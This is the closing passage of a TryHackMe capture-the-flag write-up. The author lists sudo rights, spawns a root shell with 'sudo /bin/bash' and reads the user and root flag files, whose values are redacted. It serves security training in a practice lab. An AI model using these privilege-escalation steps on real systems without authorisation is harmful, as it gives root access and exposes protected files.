
```
xavi@ip-10-201-86-227:~$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on ip-10-201-86-227:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on ip-10-201-86-227:
    (ALL : ALL) ALL
xavi@ip-10-201-86-227:~$ sudo /bin/bash
root@ip-10-201-86-227:/home/xavi$ id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-201-86-227:/home/xavi$
```

We saw that xavi can use sudo fully so we just spawn as root shell using /bin/bash command and we got root from xavi.

User.txt and Root.txt


command ⇒ cat user.txt



```
root@ip-10-201-86-227:/home/diego$ ls
total 24K
drwxr-x--- 2 diego internal 4.0K Aug 18 2023 ..
drwxr-xr-x  8 root   root    4.0K Aug 16 17:04 ..
lwxrwxrwx  1 root   root     9 Aug 18 2023 .bash_history -> /dev/null
-rw-r--r--  1 diego diego   220 Feb 25 2020 .bash_logout
-rw-r--r--  1 diego diego   3.7K Feb 25 2020 .bashrc
-rw-r--r--  1 diego diego   807 Feb 25 2020 .profile
-rw-r--r--  1 root   root    33 Aug 16 2023 user.txt
lwxrwxrwx  1 root   root     9 Aug 18 2023 .viminfo -> /dev/null
root@ip-10-201-86-227:/home/diego$ cat user.txt
[REDACTED]
root@ip-10-201-86-227:/home/diego$ cat ../../root/root.txt
[REDACTED]
root@ip-10-201-86-227:/home/diego$
```

I kinda forgot that we need to collect flags so i missed the user.txt flag above but i am showing it here if you ls into diego the first foothold you would find the user flag there and the root flag is in the root directory.

TryHackMe



Note: Fun Challenge took me some time to get this but at the end of the day i got it.